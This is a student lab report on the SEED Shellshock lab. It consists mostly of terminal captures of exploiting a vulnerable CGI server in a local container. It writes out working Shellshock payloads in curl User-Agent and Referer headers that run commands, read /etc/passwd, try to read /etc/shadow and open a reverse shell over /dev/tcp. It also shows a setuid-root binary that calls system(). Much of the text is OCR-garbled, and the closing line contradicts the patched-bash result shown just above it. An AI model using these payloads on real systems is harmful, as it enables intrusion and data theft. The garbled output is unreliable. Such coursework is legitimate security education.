SHELL SHOCK

Secure Coding Lab

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
CB.SC.P2CYS23007

2 .Environment Setup




2.2 Container Setup and Commands

```
| Color | Colo
```



2.3 Web Server and CGI



Task 1: Experimenting with Bash Function

```
[10/08/23]seed@VM:~/.../Labsetup$ ls
bash shellshock docker-compose.yml
                                                                image www
[10/08/23]seed@VM:~/.../Labsetup$ ls
bash_shellshock docker-compose.yml image_www
[10/\overline{08}/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Sep 25 13:29 /bin/sh -> /bin/zsh
[10/08/23]seed@VM:~/.../Labsetup$ sudo cp bash_shellshock /bin/
[10/08/23]seed@VM:~/.../Labsetup$ ls /bin/bash shellshock
/bin/bash_shellshock
[10/08/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/bash shellshock /bin/sh
[10/08/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 20 Oct 8 06:41 /bin/sh -> /bin/bash_shellshock
Making bash shellshock as default shell
#include<stdio.h>
#include<sys/types.h>
#include<unistd.h>
#include<stdlib.h>
int main(int argc, char* argv[], char* envp[])
{
           setuid(geteuid());
           system("/bin/ls -l");
           return 0;
[10/08/23]seed@VM:~/.../Labsetup$ nano vul.c
 [10/08/23]seed@VM:~/.../Labsetup$ gcc vul.c -o vul
[10/08/23]seed@VM:~/.../Labsetup$ ./vul
 total 4840
-rwxrwxr-x 1 seed seed 4919752 Oct 8 06:24 bash_shellshock
-rw-rw-r-- 1 seed seed 395 Dec 5 2020 docker-compose.
drwxrwxr-x 2 seed seed 4096 Feb 26 2021 image_www
                              395 Dec 5 2020 docker-compose.yml
4096 Feb 26 2021 image_www
 -rwxrwxr-x 2 seed seed
-rwxrwxr-x 1 seed seed
-rw-rw-r-- 1 seed seed
 -rwxrwxr-x 1 seed seed 16784 Oct 8 06:46 vul

-rw-rw-r-- 1 seed seed 172 Oct 8 06:46 vul.c

[10/08/23]seed@VM:~/.../Labsetup$ sudo chown root vul
[10/08/23]seed@VM:~/.../Labsetup$ sudo chmod 4755 vul
[10/08/23]seed@VM:~/.../Labsetup$ ls -l vul
  rwsr-xr-x 1 root seed 16784 Oct 8 06:46 vul
sh-4.2# exit
[21]
[10/08/23]seed@VM:~/.../Labsetup$ sudo ln -sf /bin/bash /bin/sh
[10/08/23]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Oct 8 06:53 /bin/sh -> /bin/bash
[10/08/23]seed@VM:~/.../Labsetup$ echo $foo
() { echo 'normal ';} ;/bin/sh
[10/08/23]seed@VM:~/.../Labsetup$ ./vul
total 4440
total 4840
 -rwxrwxr-x 1 seed seed 4919752 Oct 8 06:24 bash_shellshock
-rw-rw-r-- 1 seed seed 395 Dec 5 2020 docker-compose.
                             395 Dec 5 2020 docker-compose.yml
4096 Feb 26 2021 image_www
16784 Oct 8 06:46 vul
172 Oct 8 06:46 vul.c
drwxrwxr-x 2 seed seed
 -rwsr-xr-x 1 root seed
-rw-rw-r-- 1 seed seed
[10/08/23]seed@VM:~/.../Labsetup$
```

Make the program as setuid and owned by root.

3.2 Task 2: Passing Data to Bash via Environment Variable

```
root@0ba30c735bc7:/# cat /usr/lib/cgi-bin/getenv.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
root@0ba30c735bc7:/#
```

Task 2.A: Using brower.

```
SeeD Project

Shellshock.pdf

www.seedlab-shellshock.com/cgi-bin/getenv.cgi

******* Environment Variables *******

HITP HOST=www.seedlab-shellshock.com

HITP USER AGENT=Mozilla/5.0 (X11; Ubuntu; Linux x86.64; rv:83.0) Gecko/20100101 Firefox/83.0

HITP ACCEPT LANGUAGE=en-US,en;q=0.5

HITP ACCEPT LANGUAGE=en-US,en;q=0.5

HITP CONPECTION=Keep:alive

HITP LORGADE INSECURE REQUESTS=1

PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

SERVER SIGNATURE=<address=Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>

SERVER SIGNATURE=<address=Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>

SERVER NAME=www.seedlab-shellshock.com

SERVER ADMR=10.9.0.80

SERVER ADMR=10.9.0.80

SERVER PART=80

REMOTE ADDR=10.9.0.1

DOCUMENT ROOT=/var/www/html

REQUEST_SCHEME-tusp

CONTEXT_PREFIX=/cgi-bin/

CONTEXT_PREFIX=/cgi-bin/

SERVER ADMIN=webmaster@localhost

SCRIPT_FILENME=/usr/lib/cgi-bin/getenv.cgi

REMOTE PORT=46110

GATEMAY INTERFACE=CGI/1.1

SERVER PROTOCOL=HTTP/.11

REQUEST_URI=/cgi-bin/getenv.cgi

SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Task 2.A: Using curl

Header and -v make the operation more readable

It specifying the User-Agent header with the -A or --user-agent option and providing a custom value <name>.

-e "my data" specifies the referer header with the value "my data." -v enables verbose output, which will display detailed information about the HTTP request and response.

```
[10/08/23]seed@VM:-/.../Labsetup$ curl -H "AAAAAA: BBBBBB" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
* Trying 10.9.0.80:80:30...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com

User-Agent: curl/7.68.0
> Accept: */*
> AAAAAA: BBBBBB
> Mark bundle as not supporting multiuse
< HTTP/1.1 200 0K
> Date: Sun, 08 0ct 2023 12:00:44 GMT
> Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
</td>

< ******** Environment Variables ******
HTTP HOST=www.seedlab-shellshock.com
HTTP JUSER AGENT=curl/7.68.0
HTTP AAAAAA=BBBBBB
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_NAME=www.seedlab-shellshock.com
SERVER_NADR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
```

-H "AAAAAA: BBBBBB" sets the custom header "AAAAAA" with the value "BBBBBB."

This command will make an HTTP GET request to the specified URL with the custom "AAAAAA" header containing the value "BBBBBB."

3.3 Task 3: Launching the Shellshock Attack

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
total 8
-rwxr-xr-x 1 root root 130 Dec 5 2020 getenv.cgi
-rwxr-xr-x 1 root root 85 Dec 5 2020 vul.cgi
[10/08/23]seed@VM:~/.../Labsetup$
```

root

```
root@777a38e2bb65:/# ls -l /usr/lib/cgi-bin
total 8
-rwxr-xr-x 1 root root 130 Dec 5 2020 getenv.cgi
-rwxr-xr-x 1 root root 85 Dec 5 2020 vul.cgi
root@777a38e2bb65:/#
```

Task 3.A: Get the server to send back the content of the /etc/passwd file.

```
[10/08/23]seed@VM:-/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seecshellshock.com/cgi-bin/vul.cgi
root:x:0:ip:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/inologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
nan:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
news:x:9:9:news:/var/spool/lpd:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
news:x:9:9:news:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
nww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
itc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
pnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:c5534:c5534:cs534:robody:/nonexistent:/usr/sbin/nologin
ant:x:100:65534::/nonexistent:/usr/sbin/nologin
```

root

```
root@777a38e2bb65:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Task 3.B: Get the server to tell you its process' user ID. You can use the /bin/id command to print out the ID information.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/id" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[10/08/23]seed@VM: / (labsetups = 10/08/23)seed@VM: / (labsetups = 10/08/23)seedwood = 10/08/23)seedwood = 10/08/23)s
```

Task 3.C: Get the server to create a file inside the /tmp folder. You need to get into the container to see whether the file is created or not, or use another Shellshock attack to list the /tmp folder

[10/08/23]seed@VM:-/.../Labsetup\$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/touch /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
root@777a38e2bb65:/# cd /tmp
root@777a38e2bb65:/tmp# ls
virus
```

Task 3.D: Get the server to delete the file that you just created inside the /tmp folder

[10/08/23]seed@VM:-/.../Labsetup\$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

```
root@777a38e2bb65:/# cd /tmp
root@777a38e2bb65:/tmp# ls
virus
root@777a38e2bb65:/tmp# ls
root@777a38e2bb65:/tmp#
```

• Question 1: Will you be able to steal the content of the shadow file /etc/shadow from the server? Why or why not? The information obtained in Task 3.B should give you a clue.

```
[10/08/23]seed@VM:~/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/shadow" http://www.seedlabshellshock.com/cgi-bin/vul.cgi
[10/08/23]seed@VM:~/.../Labsetup$
```

Task 4: Getting a Reverse Shell via Shellshock Attack

```
| 18/08/23|send@VM:-/.../Labsetups ip addr | 1: 10: <1.00PBACK, UP, LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00:00:00 inet 127.0.0.1/8 scope host to valid_ift forever preferred_ift forever | valid_ift forever_ift foreve
```

Here executing reverse shell payload on the victim system that sends back a reverse connection to the attackers machine

curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/bash -i >& /dev/tcp/10.0.2.8/9090 0<&1 " http://www.seedlab-shellshock.com/cgi-bin/vul.cgi or http://10.9.0.80/cgi-bin/vul.cgi this command gives reverse connection to the attackers machine and the attacker is listening for the connection using netcat when the code is executed successfully we get reverse shell.



Task 5: Using the Patched Bash

```
[10/08/23]seed@VM:-/.../Labsetup$ curl -A "() { echo hello; }; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" http://www.seedlabshellshock.com/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:-/.../Labsetup$ curl -A "() {echo hello; }; echo Content_type: text/plain; echo; /bin/ls -l" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:-/.../Labsetup$ curl -e "() { echo hello; }; echo Content_type: text/plain; echo; /bin/rm /tmp/virus" http://www.seedlab-shellshock.com/cgi-bin/vul.cgi

Hello World
[10/08/23]seed@VM:-/.../Labsetup$
```

When we change bash_shellshock to patched bash we can do remote code execution